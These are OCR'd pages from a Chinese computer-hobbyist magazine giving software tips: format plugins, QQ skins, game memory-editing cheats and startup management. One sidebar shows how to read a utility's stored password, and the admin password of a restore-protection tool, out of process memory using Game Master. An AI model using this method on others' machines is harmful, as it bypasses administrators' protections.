


图2 除了HTM、HTML、EML外，还可以添加更多的格式

> **小提示**
>
> DBX文件中保存的是OE每个邮件箱中的邮件以及邮箱设置信息，例如“收件箱.DBX”中保存的就是你接收到的所有邮件。对于Windows 98来说，DBX文件保存在WINDOWS\Application Data\Identities\{8BE72B40-F421-11D7-A819-A641D7673C2D}\Microsoft\Outlook Express目录中，而对于Windows XP来说，则保存在Documents and Settings\用户名\Local Settings\Application Data\Identities\{3F399A06-C864-4B9D-BDAD-03C0BB14F6CF}\Microsoft\Outlook Express文件夹下。

我的文档编辑器更强大

1.直接打开WPS文件

我们知道，在WPS Office中可以直接打开由Word生成的DOC文档，虽然在Word新版本中提供了对WPS文件的支持，不过它只能打开早期DOS生成的WPS文档，对于最新的WPS Office产生的文档仍然不能正常显示其中的内容，现在，你只需要安装一款由金山公司提供的“wps2word”插件(下载地址:http://www.kingsoft.com/download/downfile/wps/wps2word.exe)即可让它支持所有的WPS文档。

安装该插件后，在Word打开文件对话框的“文件类型”下拉框中选择“wps 文件(*.wps)”，然后选择需要编辑的WPS Office文档即可直接打开进行编辑，而且文档打开后，不会丢失排版格式，非常方便。

2.与PDF文件互通

PDF是一种非常流行的文档格式，但PDF与其他格式的交流一直就很不方便，这里为你推荐几种解决方案。

(1)利用ScanSoft PDF Converter for Microsoft Word插件(下载地址:http://wcarchive.cdrom.com/pub/scansoft/T&B-PDFConverter-R07-US-Cnet.exe)可以为Word增加打开PDF文件的功能。不仅完全保留原来的版式，而且不需系统中安装有Adobe Acrobat。但该软件对中文支持不是很好，而且在保存编辑后的文件时，只能使用DOC格式。

(2)Convert DOC to PDF For Word(下载地址:http://dl.163.com/downloadthis.php?id=14539&temp=/doc2pdf_setup.exe)可以让你通过熟悉的Word界面来快速创建专业水准的PDF格式文档。而且它还可以将文档保存为标准的PDF格式。

(3)使用Adobe Acrobat 6.0可以完成多种格式转换为PDF格式，而且对中文支持也很好。

(4)如果你使用的是WPS Office 2003，则可从http://www.kingsoft.com/download/downfile/wps/WPSOffice2003Patch20040318.exe处下载其最新补丁，这样就可以将文档另存为PDF格式了。

成就Nero为真正的CD刻录专家

我们知道，在Nero中可以直接把WAV、MP3、OGG等格式的音频文件刻录成CD光盘，但除此之外，实际上我们经常见到的音频格式还有很多，例如最近非常流行的高品质音频压缩格式APE，如果想把它刻录成CD，需要先用工具转换成WAV文件，才能在Nero中刻录。其实Nero也支持插件扩展功能，通过不同插件，你就可以让Nero支持几乎所有的音频格式，并将它们直接刻录成CD，而不用再找其他的转换工具。

在浏览器中打开http://www.nero.com/en/631898252786719.html网页，在这里可以下载到所有官方插件，不过数量较少，如果没有找到你需要的插件，则可以打开http://neroplugins.cd-rw.org,在这里可以下载到所有Nero插件，包括一些第三方插件，如MP4、OGG、APE、WMA等。下载得到的插件是一个ZIP格式压缩包，把压缩包中的插件DLL文件解压到Nero的插件目录即可，这里要注意一下，5.x和6.x版本的Nero插件默认目录位置是不一样的，对于Nero 5.x，插件目录为系统所在分区的“Program Files\Ahead5\Shared\AudioPlugins”，而Nero 6.x的插件目录为系统所在分区下的“Program Files\Common Files\Ahead\AudioPlugins”。安装插件后，只需在Nero中把插件支持的音频文件类型直接拖到左边的音频轨道浏览栏中即可进行正常刻录。

> **小提示**
>
> ★如果下载的插件文件名前面有小写字母“nx”字样，说明该插件是第三方开发的插件，而不是官方插件，如果有相同功能的插件，建议使用官方插件。
>
> ★本刊15期《技巧E卡通》的《查看Nero的本领有多强》一文介绍了如何查看系统中Nero所支持的插件。

用好Foobar2000的OGG格式

Foobar2000(以下简称Foobar)有各种各样的插件，这里推荐使用最新版的Foobar(下载地址:http://sq.onlinedown.net/down/fb2k_0.8.2.623.exe)，安装它后，Foobar会有很支持很多文件，这里要重点介绍其中的OGG格式的应用。

笔者在向朋友推荐某张音乐专辑时，会先做个OGG格式预览文件传给他，这个文件体积小容易传送，而且可以让朋友领略到整张专辑的全貌，是不是很方便？下面就来介绍这个为一张专集生成一个预览文件的方法。

第一步:从http://www.saunalahti.fi/cse/foobar2000/foo_oggpreview.zip下载ggpreview插件。

第二步:将下载的插件解压缩到Foobar安装文件夹下的components目录下。

第三步:进入 Foobar，选择菜单中的“Foobar2000→参数设置”，然后在窗口左侧选择“OggPreview”项，这时就可以在窗口右侧按照如图 3 所示进行设置了。




图 3 根据需要按照本图进行设置

第四步:打开需要制作预览文件的专辑列表，按 Ctrl+A 选中全部，右击选择“Create Ogg Preview”(见图 4)，这样在设置好的输出目录就可以看到转换后的 OGG 文件了。

现在将这个文件传给好友，让他听完后再决定是否下载吧。



图 4 生产预览文件

你知道吗

★视频播放全能王

如果想只用一种播放器看遍所有视频文件，推荐使用《电脑爱好者》曾多次介绍过的“My MPC 之精品 DIY 版”(下载地址：http://silence.hao-8.com/mympc.exe)，即可让媒体播放器支持RM、RMVB、MPEG4、MOV 等视频格式，而且可以支持电影字幕格式，音乐方面则可以播放OGG、APE等音频格式，几乎是一个无所不能的超级播放器。

★音频播放全能王

如果需要一款能够播放所有音频格式的播放器，除了上面提到的 Foobar2000 外，还可从 http://crcfj.onlinedown.com/down/Winamp_5.03c_Pro_SC_Plus.exe下载最新汉化增强版的Winamp，该版本已经内置了播放 MP3、MP2、MOD、OGG、WMV、CD-Audio、WAV、MPG等多种格式音频文件的插件。

CF [SY01]

自己动手为QQ量体裁衣

■ 北京 NEMO

笔者从 QQ 的 99 版开始，一直用到了 QQ 2004，一直有个愿望，希望有一天能够让QQ用上自己设计的皮肤，可是我的水平有限，一直无法完成满足这个愿望。但现在不一样了，只要有点电脑美术的常识，再加上一点点耐心，使用“腾讯 QQ 皮肤编辑器”，你也可以制作一款属于自己的 QQ 皮肤了。另外，只要愿意，你完全可以将它打包后传给好友，与他们一起分享你的劳动成果。

腾讯 QQ 皮肤编辑器小档案

软件版本:1.1	软件大小:800KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://qqdl.tencent.com/qqskineditor1.1.exe	

打开软件后，就会出现选择，根据需要选择“创建新的皮肤工程”或“打开已存在的皮肤工作”，之后会根据你选择的不同，弹出新建窗口或是打开窗口，并进入软件的主界面。

由于软件为“所见即所得”，所以使用起来非常轻松。比如对 Q Q 侧边条上的那些图标不满，可以在“元件列表”栏中选择“侧边条”，然后再分别选中其下内容，并在“属性设置”窗格中对其进行设置，之后马上就能在预览窗口看到修改的结果(见图)。



其他各项也可以进行相同的修改


全部修改完成后，点击“生成”按钮，就可以直接在 QQ 中选择进行换肤了。

小编有话说:由于“腾讯 Q Q 皮肤编辑器”使用起来有些复杂，所以腾讯公司这次特别写了软件的说明文档，下载地址为 http://im.qq.com/p/skineditor/file/help_qq_skin_editor.doc，该文档包括了皮肤编辑器的使用方法及“中国龙”皮肤的制作过程介绍。

CF [SY02]

■上海 狂ρκ雪影

改游戏 做真男人



前段时间,“是男人就××”一度成为编辑部内最火爆的游戏,每天的话题也都是××又多坚持了N秒,××又下了N层。不过由于水平的问题,编辑部内的几位GG一直没有机会通关,所以这件事也被MM们当成了笑柄,为了找回脸面,于是乎,就有了本文……

在互联网时代,要证明自己的性别也不是件容易的事^O^,相信很多朋友都玩过“是男人就××”系列小游戏(比如“是男人就撑过20秒”、“是男人就上一百层”等)。由于技术上的问题及游戏本身太难,所以让很多咬牙切齿发誓过的GG们都以失败告终。为了维护广大男同胞的利益,我决定教大家要赖^O^!

1.20秒的诱惑

首先是玩的最多的——“是男人就撑过20秒”,它原名《特训》,是一款飞机游戏,因其非常耐玩且体积小巧,所以玩家极多。我虽然反应灵敏且技术高超,可在初玩游戏的几小时中却始终无惊人之举……在拼搏了N小时后终于坚持了20秒以上(见图1)……



图1 其实几个小时都没问题

要对这个游戏进行修改并完成最终的效果截图,需要要赖第一招——变速大法!

第一步: 从http://www.newhua.com/cfan/skycn_32setup.rar下载“变速齿轮”并安装。

第二步: 运行游戏,打开变速齿轮,在左边的进程列表中双击“捨孭”项,将其加入到右侧的速度改变进程栏。

第三步: 将变速齿轮上方的速度调节拉杆调节到你喜欢的位置,一般降低2倍左右就怎么也死不了了。是不是感觉很像黑客帝国中的避子弹慢镜头?看到时间差不多了就找个炮弹撞一下自杀吧,最后用PrintScreen键进行截屏。

现在把截图放到论坛或是直接发给MM,好好炫耀一番吧。

> **你知道吗**
> 如果希望真正通关,可以运用调速功能在游戏中逐渐调高速度,这样不久后便会诞生一个真正的高手,另外将速度提高到2倍会有玩1945的感觉^O^。

2.上下一百层

真是会折腾人,我好不容易弄出了几百秒的好成绩,可是偏偏又出现了“是男人就上一百层”、“是男人就下一百层”,没办法,为了荣誉,拼了!

我用变速齿轮修改失败,分析原因,可能是由于“特训”采用的是程序循环的计时方式,而上下一百层则采用的是系统级时钟,所以导致变速失败。接下来我分析了游戏的难点,首先是“上一百层”,发现难点在于蓄力时间差,难以控制,于是便有了要赖第二招——超强POWER法!

第一步: 选择自己喜欢的游戏修改器并打开,无论是“金山游侠”、“FPE”、“GameMaster”都可以(须具有内存锁定功能),推荐使用免费的“GameMaster”(下载地址:http://www.newhua.com/cfan/200415/gamemaster8.rar)。

第二步: 运行“上一百层”游戏,按住鼠标左键(或空格键)进行一次蓄力后迅速按游戏右手边的PAUSE键暂停(或选择菜单中的暂停项)。这时数一数画面上方POWER的格数,按默认的热键Ctrl+F12,在弹出的修改器框中将格数填入查找框(见图2),回车后开始搜索,这时就会在下方列出所有可能的地址(Address列),然后按修改器左侧的”TO GAME”按钮回到游戏。




图2 有12格能量,所以输入“12”

第三步: 继续游戏,再一次蓄力后,用与第二步相同的方法再次搜索格数,直到搜索到的地址只有一个,也就是说得到了POWER在内存中的位置。

第四步: 双击该地址,将“Caption”改为“弹跳力”,

将“Value”设为50（也可按自己喜好调高调低，不过我曾经将其调至10000，结果……），勾选“AutoLock”以锁定修改值（见图3）。



图3 锁定该值是必需的

第五步：此时回到游戏，你就会有一跃成”名”的感觉。由于修改器内存锁定功能有一定时差，所以有时并不能有效高跳，建议在这种情况下快速连点鼠标，只要有一次按下操作正好迎合了修改器的锁定时间，就能实现一次高跳（见图4）。




图4 轻轻松松上到100层以上

> **你知道吗**
> 使用一些鼠标连点工具，配合游戏，就可以免去狂点鼠标的麻烦，比如本刊第13期介绍的“华华鼠标自动点击器”等。

接下来的便是“下一百层”，这个游戏用生命值代替了原来的Power槽，自然而然地想到了生命锁定（方法同“上一百层”）。然后就大摇大摆地往刺上走吧。根据我的经验，将小人保持在游戏屏幕正中间不用管（当然需要注意传送带导致的位移），可以非常轻易下到100层。

3.轻松打出好成绩

别以为只有上面提到的那些游戏才能修改，其实“打企鹅”这种Flash游戏也可以轻松打出好成绩。

由于是Flash游戏，所以用游戏修改工具无法搜索到，因此只有使用另类招数了。

修改这个游戏其实也不是特别难，主要是难以掌握“下棍”的时机。最后，我便拿出了法宝——“按键精灵”。这个软件相信大家都很熟悉了，很多网游都能用这个软件配合脚本完成自动练级，那能不能用按键精灵的脚本功能实现自动打企鹅呢？这里使用第一版的打企鹅进行演示。

第一步：从“按键精灵”的官方主页http://www.qmacro.com下载其最新版本。

第二步：编写脚本

```
LeftClick 1
Delay 1295
LeftClick 1
```

并设定开始热键为“F2”，勾选”不重复运行这个角本”。

脚本中的1295便是从企鹅掉下到“下棍”的延时值，可根据情况微调。

第三步：打开“打企鹅”游戏，按“F2”键启动脚本。反复测试，直到得出最满意的延时值。

> **你知道吗**
> 运用按键精灵的录制动作功能，可以轻松搞定另一款小游戏“是男人就过难度五”。

就这样，我们运用几款小工具搞定了“迫害”我们多时的几个小游戏，希望通过修改思路的分析和这些工具的运用，大家能举一反三，搞定所有游戏。

本文涉及游戏下载：

《特训》：http://www.uuland.com/download/minigame/20sec.rar

是男人就上一百层：http://www.uuland.com/download/minigame/up100.rar

是男人就下一百层：http://www.uuland.com/download/minigame/down100.rar

打企鹅：http://www.uuland.com/download/minigame/qie3.rar

> **小资料**
> 除了游戏之外，利用Game Master（以下简称GM）的内存编辑功能，还能做一些其他事。
> 如果遗忘了“Windows优化大师”的密码，进不去很着急？不要紧，让GM帮你来搞定。
> 第一步：打开优化大师，在弹出的密码框中随便输入一个密码，比如“errornum”（不含外侧引号），按“确定”。
> 第二步：弹出了密码错误的提示框，这时打开GM并按左边的“SCANNER”，在右上角的进程选择中选择Windows优化大师的主内存（通常就是带版本号的那个）。
> 第三步：在GM的搜索框中输入你刚才故意输错的密码，如“'errornum'”（不含外侧引号，注意两边一定要加单引号才能搜索字符串），回车后出现了查找到的地址为“1084AC8”。
> 第四步：这时就可以根据错误密码的位置，来计算偏移量，得到真实密码的位置。比如4.7版的偏移量为3F30，也就是将1084AC8-3F30=1080B98（用Windows自带的计算器就可以计算），右击找到的地址，在右键菜单中选择“Edit Memory”，就可以顺利地在1080B98位置得到真实的密码了。
> 各版本之间的偏移量都不尽相同，经测试发现在最新的6.0 Build0618版本中已经修正了这个BUG（偏移量改为动态的了，不可计算）。大家可以动手找找适合自己所用版本的偏移量。
> 另外，此法也可用于找出“还原精灵”的管理密码，方法基本相同。

CF [SY03]

让程序随Windows一起启动，历来是不少软件努力的方向，但在这一功能还没有被大部分常用软件吸收前，就已经被木马程序发挥得淋漓尽致了。对于一个老鸟，他可以轻松地判断出到底哪些自启动文件有用，哪些没用，可是菜鸟怎么办呢？难道没有自动判断的办法吗？当然这种问题早就有软件帮你解决了……



菜鸟也能玩转自启动程序

■ 四川　haibird

要去除自启动中的垃圾文件，这里为大家推荐Startup Inspector for Windows(以下简称SIFW)这款软件。

Startup Inspector for Windows小档案

软件版本:2.10	软件大小:626KB
软件类别:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://wh.onlinedown.net/down/isw210.exe	

SIFW能够帮助用户查看，并有选择地关闭Window启动时自动加载的程序。除能获取注册表中相关信息外，还可以从在线数据库中得到附加信息，对所有程序有一个清楚地认识。到截稿之日，软件数据库中有4000多个启动程序的资料，并且，这个数据库还在不断的更新中。

验明正身

启动SIFW后，可以看到所有自启动程序项目。主界面中，没有被禁止的启动程序都被勾选着，“Filename”下显示了软件具体位置，“Mem”为程序占用的系统资源。虽然这些内容通过Windows的系统配置程序，结合“任务管理器”也能看到，但是不如这样来的直观(见图1)。




图1　SIFW直观地显示出启动程序信息

查清底细

对于启动程序，知道名字、位置、占系统资源这些信息，对大多人来说，不过是对程序有了更多了解，具体程序是否真的需要，如何彻底清除，依然无从下手。但SIFW可以直观地告诉用户，该程序在注册表的具体位置，这样在手动处理时就容易多了。

在主界面的“Startup Locantion”列下有“LM Run”、“LM Run Once”、“Cu Run Once”几大项目。“LM Run”即是启动项目中的Local Machine项，也就是系统进程，位置在注册表中的[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]分支下。“Cu Run”就是用户自定义的启动项目，在注册表中的位置与“LM Run”相同。这样，对于有一定能力的用户，就可以根据“Filename”中软件的具体位置清除非法程序，又可将注册表中的信息彻底清除。

处理意见

对于新手来说，即便知道最详细的信息，还仅仅是停留在了解阶段，到底该怎么处理它们？究竟哪一个是系统必需的程序，哪些是没有用处的呢？SIFW在“Rating”列下给出了处理意见。

每次启动软件，软件的“Rating”项目都是未知的，全部是问号。如果正好处于联网状态，那么只要点击主窗口上面的“Consult”按钮，软件就会从官方网站上获得支持，给出评价，即程序处理意见，并在“Rating”列下显示出来。软件给出的推荐不是完全根据Windows的判断，而是对软件的用途作了评判以后给出的，对用户指导性非常强。比如笔者使用的卡巴斯基防火墙，给出的评价就是“System required”(系统必需程序)。

通过“Rating”列下显示的评价图标，就可以判断是否保留该程序了(见下表)。

Unknown	未知的程序	对于此类程序，大家可以根绝软件的位置，根据主程序判断具体是否有用
Not Recommended	不推荐的程序	此类程序，一般情况下，建议去除，不要在系统启动时载入
Not Required	可选程序	不是必须加载的启动项目，可根据自己的需要处理。
User's Choice	用户选择的程序	一般为被判断为良性的，对用户有用的启动程序。
System Required	系统必须的程序	对于此类程序，就不必考虑了，保留就对

处分理由

在获得评价的同时，只要选中任何一个自启动程序，都能看到SIFW给出的该程序的详尽资料。通过它也可以判断程序是否删除。

比如图2所示的QQ详细资料，这里告诉你，QQ占系统资源(Memory Usage)为8.8MB，峰值(Peek Memory Usage)达到33.1MB，在“Comments”中，可以看到软件为“chinese version of ICQ”，并给出了QQ官方站点。



图2 QQ的详尽信息

> **小提示**
>
> **有些软件，SIFW会在“Comments”中告诉你如何让它不随系统启动，比如MSN Messenger。遇到这种情况，只要按照“Comments”项的提示操作即可。**

清理非法程序

1.扫地出门

对于不欢迎的自启动程序应该怎么删除它呢？方法很简单，首先在“Name”列下去除需要删除程序的勾选，然后再点击“Apply”按钮，这时会弹出提示窗口，点击“确定”即可(见图3)。




图3 删除3721的自启动程序

2.过滤法

启动程序多了，一个个研究实在麻烦，SIFW也为我们考虑到这点，所以它提供了保存/读取配置文件的功能。即当所有必要的程序安装以后，点击“More Task”按钮，然后选择菜单中的“Startup Profiles→Save Profile to file”保存当前的样本，以后一旦有未知程序加入，只要选择菜单中的“Startup Profiles→Load Profile from file”，就可以读取保存好的样本文件，从而快速恢复到保存时的状态。

做强力后援

SIFW给我们带来了如此大的方便，其真正原因是支持它的数据库。当你单击“Consult”按钮后，软件就会从网站上读取相关数据库，所以这里也要特别指出，在使用SIFW时，最好要处于联网状态。

一个好的数据库，是需要所有人来共同建立的，如果某个软件你知道它的功能，但SIFW并没有判断出来，可以点击“Comments”中的“click here”，在弹出软件信息的提交页面中输入其相关的信息(见图4)。




图4 为无评价的启动程序添加信息

小编有话说：对于如何判断木马自启动程序的问题，小特自然也有一些对付陌生进程的方法，比如只要遇到陌生的进程小特就会以它的文件名为关键词，在Google上搜索，一般只要通过第一页的搜索结果链接，就能快速了解到该进程的作用了。除了这个方法，小特要再次推荐WinPatrol(下载地址：http://www.winpatrol.com/wpsetup.exe)，这款软件能帮你拦截添加到自启动中的程序，这样木马之类的东东想启动都难了，它已经成了小特装机必备软件之一了。如果你对这款软件还不了解，那么快去看看2004年第8期的《过街老鼠 一起喊打——彻底惩治恶意网站》一文吧。CF [SY04]

打造男声版Super Star

■ 路飞

笔者喜欢恶搞，比如前几天，就把MM用电脑录下的MP3修改了一下，将声音改成了"男声"，还把它放给MM听，骗她这是亲自为她录制的歌曲，当时MM好激动……

小提示

专业变声工具——AV Voice Changer Software

自带了多种高品质的男声和女声发音，外加丰富的声音特效，可以对输入声音进行实时处理，更妙的是兼容多种聊天工具、网络电话、视频会议软件，该软件的下载地址为: http://www.onlinedown.net/soft/16808.htm。


下面就要开始打造男声版的Super Star了，要准备的工具就是Nero的一个扩展程序——Nero Wave Editor。

第一步: 点击"开始"按钮，选择菜单中的"程序→Nero→Nero 6 Ultra Edition→Nero Wave Editor"，打开Nero Wave Editor。

注意，如果系统中没有安装Nero Wave Editor，可从http://www.nero.com上下载试用版。

第二步: 按Ctrl+O打开需要修改的歌曲，这里笔者选择了S.H.E的"Super Star"。

第三步: 按Ctrl+A，选中所有音频区域，然后选择菜单中的"工具→变调"，打开变调窗口。这时就可以开始"女声变男声"的操作了。首先点击"预览"项下的"三角"按钮，播放歌曲，然后勾选"保持原始长度"，接着将"间隔"设置为-2左右，"微调"设置为15左右。如果你觉得变得还不够，那么也可以将"间隔"设置为-3，最后点击"确定"按钮(见图)。



点击"预设"下拉菜单，选择"Monster speech"可以快速设置男声，选择"Helium speech"可以快速设置女声

看到这里你应该也明白了，如果想"男声变女声"，则将"间隔"增大。即"间隔"数值越小声音越低，反之，"间隔"数越大则声音越高。

现在男声版的Super Star就已经制作完成了，快快点击下面的播放按钮试听一下吧，最后选择菜单中的"文件→另存为"，将"保存类型"设置为"MP3"并填入名称后完成保存。

你知道吗

Nero Wave Editor不仅仅能将声音变男或变女，还有"卡拉OK过滤器"、"合唱"等功能，如果不知道如何设置也不要紧，Nero已经为你想到这一点:每个调整窗口中都有一个"预设"选项，只要通过它的下拉菜单就可以快速的完成修改，只是别忘了，在修改前先要用Ctrl+A选中修改区域。

火速链接

如果你不知道如何用电脑录制MP3文件，那么可以参考本刊2003年第22期《主人！我把自己说的每一句话都记下来了——让电脑录下自己的》一文中介绍的Messer，这款免费软件可以帮你录下自己的歌声。

CF [SY05]

《给你一把Windows的万能钥匙》补遗

■ 小特

本刊第13期《给你一把Windows的万能钥匙》一文介绍了DreamPackPL这款软件，受到很多读者的关注，这里需要修正其中的两个内容。

1.刻录ISO的镜像文件

回音壁

文中"制作光盘"中刻录光盘映像文件的方法应该改为:打开Nero Burning ROM后，选择菜单中的"刻录器→刻录映像文件"项，然后选择好制作完成的ISO文件，就可以刻录了。

2.直接替换法补遗

文中"引导电脑"部分的小提示告诉了大家在没有安装光盘时，用DOS引导盘就完成软件的安装，但除文中提到的，要覆盖Windows\System32(或Winnt\System32)目录下的sfcfiles.dll文件外，还需要覆盖WINDOWS\system32\dllcache(或WINNT\System32\dllcache)目录下的sfcfiles.dll文件才可以。

CF [SY06]

每个人都有自己习惯使用的输入法，可是你听说过可以将五笔输入法变成拼音输入法吗？更厉害的是你可以在“五笔输入法”与“拼音输入法”之间快速切换，方便不同人使用。

两强联手 打造五笔加拼音输入法

■北京　RPWT

由于笔者长期使用五笔输入法，为了方便，所以系统中只保留了一款极点五笔输入法，其他输入法全部删除。但有不会五笔输入法的好友使用笔者的电脑时，非常不便，还需要重新添加输入法。于是笔者准备将“极点五笔”输入法打造为“极点五笔+极点拼音”的输入法。

极点五笔小档案

软件版本:4.0 公测版十全大补包	软件大小:4.64MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200416/freewb.rar	

你知道吗

极点五笔是一款支持多用户的输入法，即通过不同的码表文件，就可以轻松完成不同用户间的切换，利用这一点，就能完成输入法的转换。极点五笔的码表文件实际是一个包含所有编码文件的文本文件。

第一步:进入极点五笔安装文件夹的“mb”子文件夹(后面的操作都会在该文件夹下进行)，新建一个“拼音”文件夹。

第二步:将“mb\default”文件夹下的所有文件全部拷贝到“mb\拼音”文件夹下。一般会拷贝7个左右的文件，分别为freewb.dat(输入法索引文件)、freewb.usr(用户码表)、freewbcht.mb(繁体异体字的码表)、quick.mb(快捷码表)、user.ini(配置文件)、freewb.mb(输入法码表)及quick.mb(快速词组文件)。这里要重点注意freewb.mb文件，它就是我们要修改的码表文件，这个文件包含有五笔字型、拼音两部分编码，要制作成纯拼音输入法，只要把五笔编码部分删除即可。




图1　保留下的内容



图2　选择“输入方案与词库→default”就能恢复五笔输入法了

第三步:用“记事本”打开“拼音”文件夹下的freewb.mb，把“[Description]”下的“Name=五笔字型#”改为“Name=拼音”(不含引号)。

小提示

修改其他文件夹下freewb.mb文件的同样位置，可以自定义显示在输入状态栏上的文字，注意只添加4个字即可(如果是拼词状态，会显示XX拼词，按Ctrl+\后会显示所有的4个字)。

第四步:按下Ctrl+F，在“查找内容”后面的文本框中输入“[拼音区]”(不含引号)，然后将从“[rule]”一直到“[拼音区]”为止的内容全部删除(见图1)。

第五步:打开极点输入法，右击输入状态栏，选择“输入方案与词库→拼音”(见图2)，现在你就可以输入拼音了，想输入词组，自然也没问题。

进阶技巧步步高

1.更方便的拼音功能

右击输入状态栏，选择“设置→编辑当前设置”，在窗口左侧选择“基本设置”，然后在右侧勾选“启用自动调频功能”，并将“候选窗显示项数”设置为“8”或更高，这样可以有更多的候选字显示出来。然后在窗口左侧选择“词组设置”，再在右侧选择“启用词组联想功能”即可。

2.输入法只留一种好

现在你的极点输入法已经成了“万能输入法”，想用五笔就用五笔，想用拼音就用拼音，其他输入法自然不再需要。现在我们就用极点五笔输入法十全大补包附带的“输入法调整工具”来删除其他的输入法。



图3　添加删除输入法

第一步:点击“开始”按钮，选择“程序→极点中文→输入法调整工具”项，打开“输入法调整工具”。

第二步:打开软件窗口，在“当前输入法”下选择不需要的输入法，然后点击“删除”按钮，进行删除，也可使用“上移”或“下移”按钮添加输入法的顺序。接着，再将“输入法风格”设置为“输入法指示器”(见图3)。

